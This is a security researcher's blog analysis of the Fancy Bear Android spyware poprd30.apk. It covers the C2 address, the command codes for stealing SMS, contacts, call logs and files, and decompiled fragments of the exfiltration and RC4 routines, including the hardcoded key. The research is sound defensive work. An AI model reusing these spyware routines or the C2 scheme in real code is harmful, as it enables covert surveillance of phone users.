Technical details on the Fancy Bear Android malware (poprd30.apk)

blog.crysys.hu/2017/01/technical-details-on-the-fancy-bear-android-malware-poprd30-apk/

By Boldizsar Bencsath January 3, 2017

Background

Recently, Crowdstrike has published details about a malicious Android APK file, named poprd30.apk or Попр-Д30.apk. It seems that the malware was created by the Fancy Bear group for tracking Ukrainian field artillery units (more info on this can be found here: https://www.crowdstrike.com/wp-content/brochures/FancyBearTracksUkrainianArtillery.pdf). The corresponding APK is identified by the MD5 hash 6f7523d3019fa190499f327211e01fcb on a related blog site https://www.crowdstrike.com/blog/danger-close-fancy-bear-tracking-ukrainian-field-artillery-units/. However, not much technical details have been given by CrowdStrike on the attack. During discussions on the topic, Jeffrey Carr initiated discussions with us and has sent some questions on if the case is real and how exactly the attack works, in particular, how the malware could have been used in military conflicts.


We carried out only a short investigation on the topic. Our goal was to uncover more technical details about the attack and to confirm the existence of the backdoor in the particular APK file.

Highlights

- We can confirm that the APK file known by the MD5 hash 6f7523d3019fa190499f327211e01fcb contains a backdoor that tries to communicate with a remote server.
- The server IP in the sample is http://69.90.132[.]215/
- The malicious APK does not use GPS to get exact location of the infected phone, it does not even ask for GPS-level position information.
- We note, however, that some location information can be collected by the malicious APK, mainly related to the actual base station used by the phone and the WiFi status.
- The implant in the malicious APK has similarities to the X-Agent implants of the Fancy Bear / APT28 / Sofacy group described in former reports, but this is not necessarily an evidence on the relationship as such similarities can be faked.
- We uncovered two interesting items: the malware authors put the German word “nichts” as a string in the code, as well, they made a typo “phone standart.”

Details


In February 2015, Trend Micro posted details about an iOS espionage app possibly related to the Pawn Storm / Sofacy / APT28 / Fancy Bear group. The technical details can be found at http://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storm-update-ios-espionage-app-found/. Figure 5 of the Trend Micro document shows possible URL GET parameters used by the malicious code:



```
__data:00032EA8  00000006    C    text=
__data:00032EB2  00000006    C    from=
__data:00032EC6  00000005    C    ags=
__data:00032EE4  00000006    C    btnG=
__data:00032EEE  00000007    C    oprnd=
__data:00032F02  00000005    C    utm=
__data:00032F0C  00000009    C    channel=
```

In the poprd30.apk code very similar items can be found related to the malicious communications:

By looking into BuildConfig it seems that one recompiled this APK modified Androdi Debug Key.




```
package [illegible];

import android.content.Context;
import android.content.SharedPreferences;
import android.content.SharedPreferences.Editor;
import android.os.AsyncTask;
import android.util.Base64;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.net.HttpURLConnection;
import java.net.MalformedURLException;
import java.net.SocketTimeoutException;
import java.net.URL;
import java.util.Random;

public class RegP extends AsyncTask<String, Void, String>
{
  public static final String[] params = { "text", "from", "ags", "oe", "aq", "btnG", "oprnd", "utm", "channel" };
  public static final String[] [illegible] = { "watch/?", "search/?", "find/?", "results/?", "open/?", "search/?", "close/?" };
  byte CMDid;
  String DATA_FOR_SERVER;
  String INPUT_DATA;
  String SERVER_ANSWER = "nichts";
  Context appCntx;
  SharedPreferences mySet;
  private String req_params = "";

  public RegP(Context paramContext, byte paramByte, String paramString)
  {
```

As one can see, strings in the APK file are very similar to those in the X-Agent implant, and have the same common goal: make the HTTP request similar to normal HTTP GET requests with common parameters. However, this similarity alone is not enough to state that the authors are the same, because it is very easy to copy this scheme.

Also, observe the initial value for the SERVER_ANSWER variable. It is “nichts,” which means “nothing” in German. We don’t know why a german word was used here. Note that this value is not used in the code, it stands only as a default value. That means, if no value is received from the server, then the corresponding function will return this value instead of the information received from the server. In the RegG.java file, which has the similar

SERVER_ANSWER value it is set to ‘{ “no_jobs”, “or”, “error” };’ for default value. Setting a default value generally helps developers to find out if the data transmission was successful in the parts of the code not close to the transmission itself. One can simply check if the answer is still the default value, and if it is, it can be sure that the transmission was not successfull without complicated routines. However, in this APK we found no reference for checking if the SERVER_ANSWER has not been changed, and we don’t have clear idea why these two default values were used in the code.

Commands


view MainService.java - Far 3.0.4545 x64
1 2 3 4 5 6 7Prev 8Goto 9Video 10 11ViewHs 12

```
C:\work\mil\poprD30\MainService.java                                      t  1250          27381      Col 0      25%   21:26
        continue;
        str22 = "DRAFT";
      }
    case 101:
      AllAboutPhoneCmd();
      return;
    case 102:
      getCallDetails();
      return;
    case 104:
      fetchContacts();
      return;
    case 106:
      GetAppList();
      return;
    case 107:
      GetWiFiStatus();
      return;
    case 109:
      String str15 = "<pre><font size=4 color=green><br>CMD 109 success</font>" + "<font size=4 color=blue><br>Browser history & bookmar
ks</font>";
      Cursor localCursor1 = this.mContext.getContentResolver().query(Browser.BOOKMARKS_URI, null, null, null, null);
      int i3;
      if (localCursor1.moveToFirst())
      {
        i3 = 1;
        if (!localCursor1.isAfterLast());
      }
      while (true)
      {
```

Communication routines are spread across multiple classes: DataConstructor, DataExtractor, Reg, RegG, RegP, RegPBin. The main handling of the commands is in MainService. It is not entirely clear why there are multiple copies of some data and routines.

The malware sends basic info about the phone to the attacker as shown below:


byte[] arrayOfByte = Base64.encode((“<pre><font size=4 color=green><br>CMD 101 success</font>” + “<font size=4 color=blue><br>GoogleAccounts: ” + str1 + “<br>Device ID: ” + str2 + “<br>Model: ” + Build.MODEL + “<br>Manufacturer: ” + Build.MANUFACTURER + “<br>Phone standart: ” + str4 + “<br>Country: ” + str5 + “<br>MCC & MNC: ” + str6 + “<br>Base station: ” + str3 + “<br>Android version: ” + str7 + “<br>Android SDK: ” + m + “</font></pre>”).getBytes(), 0);

The malware can receive the following commands:

- Commands 103 105 108: stop itself
- Command 100 : Send SMS History /commands are self-explanatory/
- Command 101: Collect “all” information about the phone and send

- Command 102: GetCallDetails (Call history)
- Command 104: FetchContacts
- Command 106: GetAppList
- Command 107: GetWifiStatus (is any WiFi network available, what identifier, what MAC address, speed, etc.)
- Command 109: Browser history and bookmarks
- Command 110: Mobile data usage
- Command 111: Folders and files from sdcard directory
- Command 112: File download (SDcard) for command
- Command 101 – Gets GSM network LAC, CID info or base station info (coordinates) if CDMA, andorid version, google accounts, device id, etc.

Command 101 has a typo “phone standart” which should be “standard” both in English and German.




```
C:\work\mil\poprD30\MainService.java                                  t  1250          27381      Col 0      13%    22:18
        break label504;
      }
      label504: for (String str6 = localTelephonyManager.getSimOperator(); ; str6 = "unknown")
      {
        String str7 = Build.VERSION.RELEASE;
        int m = Build.VERSION.SDK_INT;
        byte[] arrayOfByte = Base64.encode(("<pre><font size=4 color=green><br>CMD 101 success</font>" + "<font size=4 color=blue><br>Goog
leAccounts: " + str1 + "<br>Device ID: " + str2 + "<br>Model: " + Build.MODEL + "<br>Manufacturer: " + Build.MANUFACTURER + "<br>Phone s
tandart: " + str4 + "<br>Country: " + str5 + "<br>MCC & MNC: " + str6 + "<br>Base station: " + str3 + "<br>Android version: " + str7 + "
<br>Android SDK: " + m + "</font></pre>").getBytes(), 0);
        String str8 = new String(arrayOfByte);
        ReqP localReqP = new ReqP(this, (byte)100, str8);
        localReqP.execute(new String[0]);
        stopSelf();
        return;
        Account localAccount = arrayOfAccount[j];
        if (localPattern.matcher(localAccount.name).matches())
          str1 = localAccount.name + ", ";
        j++;
        break;
      }
    }

    private void CommandHandler(String[] paramArrayOfString)
    {
      if (paramArrayOfString[0] == "CORRECT_REQUEST");
      switch (Integer.parseInt(paramArrayOfString[1]))
      {
      case 103:
      case 105:
```

For command 101, it is important to note that it can provide location related information. In case of GSM , the base station related information can provide some (not so accurate) location information. Similarly, in case of CDMA, base station information is related to location, but it is not accurate either. In addition to the base station, WiFi information can also help an adversary to find out the approximate location of the phone, but it is nowhere close to accurate detection of the real location of the phone.

We have not seen any GPS related commands in the code, not even the original “D30 guidance” functionality. Most likely, the APK does not use GPS data. To be even more precise, the application Manifest information does not contain any requests related to GPS level locality permissions; it asks for ACCESS_COARSE_LOCATION only, which relates to the base station/WiFi based location information.


Encryption – RC4

The malware uses communications encrypted by RC4, encoded by Base64 (or very similar – we did not check it carefully), and CRC for error checking. These are very common, but the most important thing is the RC4 implementation and the key in use, which can be proved to be similar to the older X-Agent implants.



```
C:\work\mil\poprD30\DataConstructor.java                    t  1250          10204     Col 0      0%   21:30
package mil.poprD30;

import android.content.Context;
import android.content.SharedPreferences;
import android.util.Base64;
import java.util.Random;

public class DataConstructor
{
  private byte[] cryptRc4(byte[] paramArrayOfByte1, byte[] paramArrayOfByte2)
  {
    byte[] arrayOfByte1 = new byte[256];
    byte[] arrayOfByte2 = { 59, -58, 115, 15, -117, 7, -123, -64, 116, 2, -1, -52, -34, -57, 4, 59, -2, 114, -15, 95, 94, -61, -117, -1,
 86, -72, -40, 120, 117, 7, 80, -24, -79, -47, -6, -2, 89, 93, -61, -117, -1, 85, -117, -20, -125, -20, 16, -95, 51, 53 };
    byte[] arrayOfByte3 = new byte[arrayOfByte2.length + paramArrayOfByte2.length];
    int i = 0;
    int j;
    label330: int k;
    label340: int m;
    int n;
    label354: int i2;
    int i3;
    if (i >= arrayOfByte2.length)
    {
      j = 0;
      if (j < paramArrayOfByte2.length)
        break label396;
      k = 0;
      if (k != 256)
        break label415;
```

The corresponding RC4 key is also visible in the java byte code format:



```
0000000074: 3B 03 FF FF FF C6 03 00 │ 00 00 73 03 00 00 00 0F  ;♥˙˙˙C♥  s♥   ☼
0000000084: 03 FF FF FF 8B 03 00 00 │ 00 07 03 FF FF FF 85 03  ♥˙˙˙‹♥  •♥˙˙˙…♥
0000000094: FF FF FF C0 03 00 00 00 │ 74 03 00 00 00 02 03 FF  ˙˙˙Ŕ♥   t♥   ☻♥˙
00000000A4: FF FF FF 03 FF FF FF CC │ 03 FF FF FF DE 03 FF FF  ˙˙˙♥˙˙˙Ě♥˙˙˙Ţ♥˙˙
00000000B4: FF C7 03 00 00 00 04 03 │ FF FF FF FE 03 00 00 00  ˙Ç♥   ♦♥˙˙˙ţ♥
00000000C4: 72 03 FF FF FF F1 03 00 │ 00 00 5F 03 00 00 00 5E  r♥˙˙˙ń♥   _♥   ^
00000000D4: 03 FF FF FF C3 03 00 00 │ 00 56 03 FF FF FF B8 03  ♥˙˙˙Ă♥   V♥˙˙˙¸♥
00000000E4: FF FF FF D8 03 00 00 00 │ 78 03 00 00 00 75 03 00  ˙˙˙Ř♥   x♥   u♥
00000000F4: 00 00 50 03 FF FF FF E8 │ 03 FF FF FF B1 03 FF FF    P♥˙˙˙č♥˙˙˙±♥˙˙
0000000104: FF D1 03 FF FF FF FA 03 │ 00 00 00 59 03 00 00 00  ˙Ń♥˙˙˙ú♥   Y♥
0000000114: 5D 03 00 00 00 55 03 FF │ FF FF EC 03 FF FF FF 83  ]♥   U♥˙˙˙ě♥˙˙˙
0000000124: 03 00 00 00 10 03 FF FF │ FF A1 03 00 00 00 33 03  ♥   ►♥˙˙˙ˇ♥   3♥
0000000134: 00 00 00 35 01 00 0E 6D │ 61 6B 65 32 62 79 74 65     5☺ ♫make2byte
0000000144: 43 52 43 31 36 01 00 06 │ 28 43 5B 42 29 43 01 00  CRC16☺ ♠(C[B)C☺
0000000154: 14 44 61 74 61 54 72 61 │ 6E 73 66 65 72 4D 61 6B  ¶DataTransferMak
0000000164: 65 52 51 53 54 01 00 42 │ 28 4C 6A 61 76 61 2F 6C  eRQST☺ B(Ljava/l
0000000174: 61 6E 67 2F 53 74 72 69 │ 6E 67 3B 5B 42 42 4C 61  ang/String;[BBLa
0000000184: 6E 64 72 6F 69 64 2F 63 │ 6F 6E 74 65 6E 74 2F 43  ndroid/content/C
0000000194: 6F 6E 74 65 78 74 3B 29 │ 4C 6A 61 76 61 2F 6C 61  ontext;)Ljava/la
00000001A4: 6E 67 2F 53 74 72 69 6E │ 67 3B 01 00 17 6A 61 76  ng/String;☺ ↨jav
00000001B4: 61 2F 6C 61 6E 67 2F 53 │ 74 72 69 6E 67 42 75 69  a/lang/StringBui
00000001C4: 6C 64 65 72 07 00 37 01 │ 00 10 6A 61 76 61 2F 6C  lder• 7☺ ►java/l
00000001D4: 61 6E 67 2F 53 74 72 69 │ 6E 67 07 00 39 01 00 07  ang/String• 9☺ •
00000001E4: 76 61 6C 75 65 4F 66 01 │ 00 26 28 4C 6A 61 76 61  valueOf☺ &(Ljava
00000001F4: 2F 6C 61 6E 67 2F 4F 62 │ 6A 65 63 74 3B 29 4C 6A  /lang/Object;)Lj
0000000204: 61 76 61 2F 6C 61 6E 67 │ 2F 53 74 72 69 6E 67 3B  ava/lang/String;
```

In hex, the encryption key is 3B C6 73 0F 8B 07 85 c0 74 02 FF CC DE C7 04 FE 72 F1 5F 5E C3 56 B8 D8 78 75 50 E8 B1 D1 FA 59 5D 55 EC 83 10 A1 33 35


Note: Rc4 keys can be arbitrary length, and implementation is very easy, hence it is used many times.On the other hand, RC4 is not secure enough for real crypto operations.

Conclusions

In our investigations, we tried to check if the APK indicated in the CrowdStrike report had backdooor connectivity. We can confirm, that this APK file has malicious functionality and can be used to collect intelligence from the users of the applet. Some additional technical details were discusssed. We (and probably CrowdStrike, too) had no access to the original, unmodified APK file.

UPDATE1

Some linux X-Agent versions used exactly the same RC4 key, see this screenshot:



```
00000224C8: 00 00 00 00 00 00 00 00 | 58 00 00 00 53 00 00 00              X   S
00000224D8: 51 00 00 00 57 00 00 00 | 45 00 00 00 52 00 00 00  Q   W   E   R
00000224E8: 53 00 00 00 79 00 00 00 | 73 00 00 00 74 00 00 00  S   y   s   t
00000224F8: 65 00 00 00 6D 00 00 00 | 43 00 00 00 72 00 00 00  e   m   C   r
0000022508: 69 00 00 00 74 00 00 00 | 69 00 00 00 63 00 00 00  i   t   i   c
0000022518: 61 00 00 00 6C 00 00 00 | 53 00 00 00 65 00 00 00  a   l   S   e
0000022528: 63 00 00 00 74 00 00 00 | 69 00 00 00 6F 00 00 00  c   t   i   o
0000022538: 6E 00 00 00 5F 00 00 00 | 66 00 00 00 6F 00 00 00  n   _   f   o
0000022548: 72 00 00 00 5F 00 00 00 | 31 00 00 00 32 00 00 00  r   _   1   2
0000022558: 33 00 00 00 32 00 00 00 | 33 00 00 00 32 00 00 00  3   2   3   2
0000022568: 31 00 00 00 00 00 00 00 | 63 00 00 00 68 00 00 00  1       c   h
0000022578: 6E 00 00 00 6E 00 00 00 | 6C 00 00 00 00 00 00 00  n   n   l
0000022588: 4D 79 5F 42 44 00 00 00 | 3B C6 73 0F 8B 07 85 C0  My_BD   ;Zs¤‹•…ǐ
0000022598: 74 02 FF CC DE C7 04 3B | FE 72 F1 5F 5E C3 8B FF  t☻□MήH♦;ώrρ_^Γ‹□
00000225A8: 56 B8 D8 78 75 07 50 E8 | B1 D1 FA FE 59 5D C3 8B  VΈΨxu•Pθ±PϊώY]Γ‹
00000225B8: FF 55 8B EC 83 EC 10 A1 | 33 35 00 00 00 00 00 00  □U‹μƒμ►΅35
00000225C8: 30 C8 9E EB 6B 34 9E FA | 8B A2 1F 00 00 00 00 00  0Θ□λk4□ϊ‹Ά▼
00000225D8: 00 00 00 00 00 00 00 00 | 43 00 00 00 52 00 00 00          C   R
00000225E8: 45 00 00 00 41 00 00 00 | 54 00 00 00 45 00 00 00  E   A   T   E
00000225F8: 20 00 00 00 54 00 00 00 | 41 00 00 00 42 00 00 00      T   A   B
0000022608: 4C 00 00 00 45 00 00 00 | 20 00 00 00 49 00 00 00  L   E       I
0000022618: 46 00 00 00 20 00 00 00 | 4E 00 00 00 4F 00 00 00  F       N   O
0000022628: 54 00 00 00 20 00 00 00 | 45 00 00 00 58 00 00 00  T       E   X
0000022638: 49 00 00 00 53 00 00 00 | 54 00 00 00 53 00 00 00  I   S   T   S
0000022648: 20 00 00 00 00 00 00 00 | 28 00 00 00 69 00 00 00          (   i
0000022658: 64 00 00 00 2C 00 00 00 | 62 00 00 00 69 00 00 00  d   ,   b   i
